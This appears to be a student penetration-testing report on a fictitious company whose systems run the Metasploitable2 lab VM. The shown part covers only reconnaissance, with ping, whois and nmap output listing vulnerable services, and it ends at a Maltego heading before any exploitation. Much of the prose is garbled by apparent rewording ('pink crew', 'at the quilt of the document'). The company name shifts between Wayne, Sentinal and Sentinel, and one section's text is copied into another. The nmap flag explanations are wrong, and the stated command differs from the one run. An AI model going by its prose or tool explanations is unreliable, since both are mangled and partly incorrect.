

**Vulnerability Assessment & Penetration**  
**Testing Report**



**Applied Information Assurance – IE3022**

**Assignment 02**

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I hereby declare that the Wayne Industries Penetration Testing Report has been prepared for the purpose of meeting the requirements of Task 2 specified in the Application Information Assurance Module. The content of this report will not be submitted for any other type of online work or assignment.

## **Acknowledgement**

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## **Executive Summary**

The CyberOps Penetration Team chose to conduct penetration tests at Sentinal Industries, which covered Wayne Industries' internal and external networks. This penetration test helps determine Wayne Industries' current level of security.

Several vulnerabilities and several system and network vulnerabilities were discovered during penetration testing. Detailed vulnerabilities and vulnerabilities are included in the threat modeling and vulnerability analysis portion of this report. The mitigation portion of these vulnerabilities is also included in this report.'s recommendations for these vulnerabilities are critical to protecting your company's assets from hackers. Some of these vulnerabilities are exploited in this penetration testing report.

## **Abstract**

For this report, a fictitious company called Sentinal Industry was penetration tested by a security firm called CyberOps. The main goal or final output of this report was to find all possible vulnerabilities and available exploits for those vulnerabilities available in Sentinal Industries. A number of scanning tools (NMAP, Angry IP Scanner, Nessusd) were used in this process to detect all existing vulnerabilities and open ports. This discovery allowed our team to find all open ports that attempted attacks on Sentinal Industries' systems. Sentinel Industries runs entirely on Metasploitable2. Metasploitable2 is a Linux-based operating system. Metasploitable2 has a command line interface that helps you manage sensitive information about your customers. Metasploitable2 is a very important asset in the Sentinal industry.

Additionally, while viewing the report, we showed the first scan we ran and its results, and then the results of the scan, as mentioned above, the various types of attacks we attempted against Sentinal Industries. Finally, after extensive analysis, we have included a full report vulnerability analysis, including possible recommendations.

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## **Introduction**

The concept of penetration testing, also known as ethical hacking, is performed as a means of ensuring that's security is where it should be. This is a positive evaluation. A Penetration Tester (Pentester) tests a company's internal and external networks by simulating an attack or series of her attacks. Looking at pentesters and real attackers. A real attacker damages corporate resources. On the other hand, pentesters find that potential impact sites, also known as loopholes, are closed and run simulated attacks to prevent such loopholes from occurring. Make sure you are well protected by finding the vulnerabilities. At this stage, the company decided to conduct a penetration test on their system. Three teams were used for this.

There are three teams: red, blue and purple. The red team conducts internal and external network inspections, and the blue team examines the red team's work to determine the organization's current resilience to attacks. The purple team explores defensive ideas for the blue team to overcome the red team's weaknesses.

## **Penetration Testing**

Penetration testing is called ethical hacking. This means simulating cyber-attacks on computer or network systems to find vulnerabilities and find ways to mitigate them.

This will enable organizations to understand their current security measures and give them a competitive advantage in implementing appropriate security measures in their systems before adversarial attackers can overwhelm them. increase.

Penetration testing can be done in 3 main ways

01. Black Box Testing: - No prior knowledge of system or target information
02. Gray Box Testing: - Very limited prior knowledge of system and target information
03. White Box Testing: - Pen testers have full knowledge of the system

### **Penetration Testing Procedures**

1. Information Gathering
2. Threat Modeling
3. Vulnerability Analysis
4. Exploitation
5. Reuse
6. Reporting

## **Purpose**

CyberOps is an organization which offers penetration trying out and vulnerability evaluation Services and “Sentinal Industries” have recruited a crew of pen testers from CyberOps for you to perform an intensive VAPT for the organization. The team is divided into three crucial parts called the

Red Team: - checks the protection of the business enterprise via way of means of figuring out the vulnerabilities and attacking to the structures via way of means of attacking in a managed environment

Blue Team: - examine the outcomes from the pink crew and could decide how a great deal an organization is prepared for such an assault

Purple Team: - will examine the pen testing procedure via way of means of making analyzes at the effectiveness of the protecting processes proposed via way of means of the blue crew to guard in opposition to the vulnerabilities determined with inside the pink crew At the quilt of the document the VAPT crew could be capin a position to research the safety shape of Wayne Industries and suggest upgraded and new techniques to guard in opposition to any sort of cyber assault.

## **Scope**

While carrying out this VAPT, we are restricted to the organizational frameworks, social resources, and various software programs used by Sentinal companies. Sentinal businesses use the metaspitable framework as their operating system.

## **Methodology**

### **Information Gathering & Reconnaissance**

Sentinal Industries' information gathering began by identifying IP addresses on the local network and confirming that the IP addresses provided by the company existed. Next, I wanted to collect information about the operating systems targeted by Sentinal Industries' vulnerability scans.

So I used an NMAP scanner, an Angry IP scanner, and Nessus to get this done (the IP address provided by the company is 192.168.145.131). There are two types of

reconnaissance:

active and passive.

active reconnaissance techniques involve direct interaction with the target. that it can be discovered.

Passive reconnaissance techniques do not involve direct interaction, so targets cannot detect our activity.

### **OSINT**

OSINT or Open Source Intelligence collects public information about the target. Most companies have a fairly high web presence in social media, press releases, etc.

### **Target website (HTTrack)**

The best place to find out more about a destination is...its website. You can use HTTrack to create an offline copy of your website. See this blog post for more details.

### **Target Website (HTTrack)**

Areas of special interest may include:

1. Address
2. Phone
3. Email Address
4. Business Partnerships
5. Employee Name
6. News/Announcements
7. Employment Opportunities (Technology Used and Current Skills Gap)

### **Reputation**

For the finding the reputation of the company I used the Exonerator as the tool. Here are the some of details for this tool,



The Exonerator service maintains a database of IP addresses that have been part of the Tor network. Answers the question whether a Tor relay was running on a particular IP address on a particular date. Exonerator can store multiple IP addresses per relay if the relay uses a different IP address for exiting the internet than it registers with the Tor network. It also stores whether the relay allows Tor-allowed traffic to pass to the open internet.

## **ENCODING & DECODING**


CyberChef is a web application called "Cyber Swiss Army Knife" developed by GCHQ. From the CyberChef GitHub page:

"CyberChef is a simple and intuitive web app for performing all kinds of 'cyber' operations in your web browser. These operations include simple ciphers such as XOR and Base64, more complex ciphers such as AES, DES, and Blowfish, taking binary and hex dumps, compressing and decompressing data, calculating hashes and checksums, IPv6 and Includes changing character encodings, including X.509 parsing. "

## **Ping**

First, a ping command was run from the attacking machine to the victim machine to verify that it was up. Ping (Packet Internet or Inter-Network Groper) is a basic Internet utility that allows users to test and verify the existence of a particular destination IP address and accept queries in computer network management. This acronym was devised to match the Submariner terminology for the sound of returned sonar pulses.



Ping is also used for diagnostic purposes to ensure that the host computer you are trying to access is working. Any operating system "OS" device with network capabilities, including most built-in network management software, can use ping.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.145.131  
PING 192.168.145.131 (192.168.145.131) 56(84) bytes of data.  
64 bytes from 192.168.145.131: icmp_seq=1 ttl=64 time=0.407 ms  
64 bytes from 192.168.145.131: icmp_seq=2 ttl=64 time=1.50 ms  
64 bytes from 192.168.145.131: icmp_seq=3 ttl=64 time=1.53 ms  
64 bytes from 192.168.145.131: icmp_seq=4 ttl=64 time=1.47 ms  
64 bytes from 192.168.145.131: icmp_seq=5 ttl=64 time=1.38 ms  
64 bytes from 192.168.145.131: icmp_seq=6 ttl=64 time=1.36 ms  
64 bytes from 192.168.145.131: icmp_seq=7 ttl=64 time=1.31 ms  
64 bytes from 192.168.145.131: icmp_seq=8 ttl=64 time=0.602 ms  
64 bytes from 192.168.145.131: icmp_seq=9 ttl=64 time=1.55 ms
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## **Angry IP Scanner**

Using Angry IP Scanner, I was able to confirm that the metaspitable framework is a live host running the system used by Sentinel Industry, with a total of 80 ports.








## NetDiscover

I was able to find the IP address provided by the company (192.168.145.131) and the IP address of the computer running the Metasploitable framework as you can see in the image below.



## Whois

Find details about 192.168.145.131 using the whois command. The Whois command can collect Wayne Industries server name, location, registration date, and owner details.

```
kali@kali: ~  
File Actions Edit View Help  
(kali) - [~]  
$ whois 192.168.145.131  
  
#  
# ARIN WHOIS data and services are subject to the Terms of Use  
# available at: https://www.arin.net/resources/registry/whois/tou/  
#  
# If you see inaccuracies in the results, please report at  
# https://www.arin.net/resources/registry/whois/inaccuracy\_reporting/  
#  
# Copyright 1997-2022, American Registry for Internet Numbers, Ltd.  
#  
#  
NetRange: 192.168.0.0 - 192.168.255.255 "the quieter you become, the more you are able to hear"  
CIDR: 192.168.0.0/16  
NetName: PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED  
NetHandle: NET-192-168-0-0-1  
Parent: NET192 (NET-192-0-0-0-0)  
NetType: IANA Special Use  
OriginAS:  
Organization: Internet Assigned Numbers Authority (IANA)  
RegDate: 1994-03-15  
Updated: 2013-08-30  
Comment: These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected to a home gateway, and are automatically configured in hundreds of millions of devices. They are only intended for use within a private context and traffic that needs to cross the Internet will need to use a different, unique
```

## Dig

Zone transfers, which involve copying DNS records from one server to another, aren't all that common...but that doesn't mean you can't try...and learn more about destinations.

## Nmap

Zone transfers, which contain copying DNS information from one server to another, are not all that common...however that does not imply you cannot try...and examine greater approximately destinations.

The used NMAP command (nmap -sS -sV -O 192.168.56.103)

-sS :- used to scan for any TCP ports

-sV :- to get all open ports

-O :- to find the OS of the target

```
kali@kali: ~  
File Actions Edit View Help  
(kali) [~]  
$ sudo nmap -O -sV -A 192.168.145.131  
[sudo] password for kali:  
Starting Nmap 7.91 ( https://nmap.org ) -23 00:14 EDT  
Nmap scan report for 192.168.145.131  
Host is up (0.0022s latency).  
Not shown: 978 closed ports  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|ftp-syst:  
|STAT:  
|FTP server status:  
|Connected to 192.168.145.128  
|Logged in as ftp  
|TYPE: ASCII  
|No session bandwidth limit  
|Session timeout in seconds is 300  
|Control connection is plain text  
|Data connections will be plain text  
|vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|ssh-hostkey:  
|1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet   Linux telnetd
```

An NMAP scan also confirmed that this machine was a virtual oracle box, but I wasn't 100% sure about the operating system was running.

```
kali@kali: ~  
File Actions Edit View Help  
22/tcp open ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
| ssh-hostkey:  
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp open telnet    Linux telnetd  
25/tcp open smtp      Postfix smtpd  
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, D  
SN,  
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing o  
utside US/countryName=XX  
| Not valid before: 2010-03-17T14:07:45  
|_ Not valid after: 2010-04-16T14:07:45  
|_ ssl-date: 2022-10-23T04:18:11+00:00; +6s from scanner time.  
| sslv2:  
| SSLv2 supported  
| ciphers:  
| SSL2_DES_192_EDE3_CBC_WITH_MD5  
| SSL2_RC4_128_WITH_MD5  
| SSL2_RC4_128_EXPORT40_WITH_MD5  
| SSL2_RC2_128_CBC_WITH_MD5  
| SSL2_DES_64_CBC_WITH_MD5  
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
53/tcp open domain    ISC BIND 9.4.2  
| dns-nsid:  
|_ bind.version: 9.4.2  
80/tcp open http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

We also found that there was only one hop available to reach the victim from the attacker.

```
kali@kali: ~  
File Actions Edit View Help  
80/tcp open http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
|_ http-title: Metasploitable2 - Linux  
111/tcp open rpcbind    2 (RPC #100000)  
| rpcinfo:  
| program version port/proto service  
| 100000 2 111/tcp rpcbind  
| 100000 2 111/udp rpcbind  
| 100003 2,3,4 2049/tcp nfs  
| 100003 2,3,4 2049/udp nfs  
| 100005 1,2,3 34510/tcp mountd  
| 100005 1,2,3 47355/udp mountd  
| 100021 1,3,4 33542/udp nlockmgr  
| 100021 1,3,4 49220/tcp nlockmgr  
| 100024 1 33652/tcp status  
|_ 100024 1 49407/udp status  
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp open exec      netkit-rsh rexecd  
513/tcp open login      OpenBSD or Solaris rlogind  
514/tcp open tcpwrapped  
1099/tcp open java-rmi    GNU Classpath grmiregistry  
1524/tcp open bindshell   Metasploitable root shell  
2049/tcp open nfs        2-4 (RPC #100003)  
2121/tcp open ftp        ProFTPD 1.3.1  
3306/tcp open mysql      MySQL 5.0.51a-3ubuntu5  
| mysql-info:
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
```
kali@kali: ~  
File Actions Edit View Help  
| Protocol: 10  
| Version: 5.0.51a-3ubuntu5  
| Thread ID: 8  
| Capabilities flags: 43564  
| Some Capabilities: Support41Auth, Speaks41ProtocolNew, SupportsTransactions, SwitchToSSLAAfterHandshake, SupportsCompressio  
n, LongColumnFlag, ConnectWithDatabase  
| Status: Autocommit  
|_ Salt: L[b^0rmN~PS2>".WPmT=  
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7  
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing o  
utside US/countryName=XX  
| Not valid before: 2010-03-17T14:07:45  
|_ Not valid after: 2010-04-16T14:07:45  
|_ ssl-date: 2022-10-23T04:18:11+00:00; +7s from scanner time.  
5900/tcp open  vnc      VNC (protocol 3.3)  "the quieter you become, the more you are able to hear"  
| vnc-info:  
| Protocol version: 3.3  
| Security types:  
|_ VNC Authentication (2)  
6000/tcp open  X11      (access denied)  
6667/tcp open  irc      UnrealIRCd  
8180/tcp open  unknown  
MAC Address: 00:0C:29:BE:F8:7B (VMware)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33
```

```
kali@kali: ~  
File Actions Edit View Help  
8180/tcp open  unknown  
MAC Address: 00:0C:29:BE:F8:7B (VMware)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Host script results:  
|_ clock-skew: mean: 1h00m06s, deviation: 1h59m59s, median: 5s  
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
| smb-os-discovery:  
| OS: Unix (Samba 3.0.20-Debian)  
| Computer name: metasploitable  
| NetBIOS computer name:  
| Domain name: localdomain  
| FQDN: metasploitable.localdomain  
|_ System time: 2022-10-23T00:16:57-04:00  
| smb-security-mode:  
| account_used: <blank>  
| authentication_level: user  
| challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_ smb2-time: Protocol negotiation failed (SMB2)  
  
TRACEROUTE
```


```
kali@kali: ~  
File Actions Edit View Help  
  
Host script results:  
|_clock-skew: mean: 1h00m06s, deviation: 1h59m59s, median: 5s  
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
|smb-os-discovery:  
| OS: Unix (Samba 3.0.20-Debian)  
| Computer name: metasploitable  
| NetBIOS computer name:  
| Domain name: localdomain  
| FQDN: metasploitable.localdomain  
|_ System time: 2022-10-23T00:16:57-04:00  
|smb-security-mode:  
| account_used: <blank>  
| authentication_level: user  
| challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_smb2-time: Protocol negotiation failed (SMB2)  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 2.16 ms 192.168.145.131  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 240.28 seconds
```

## Maltego

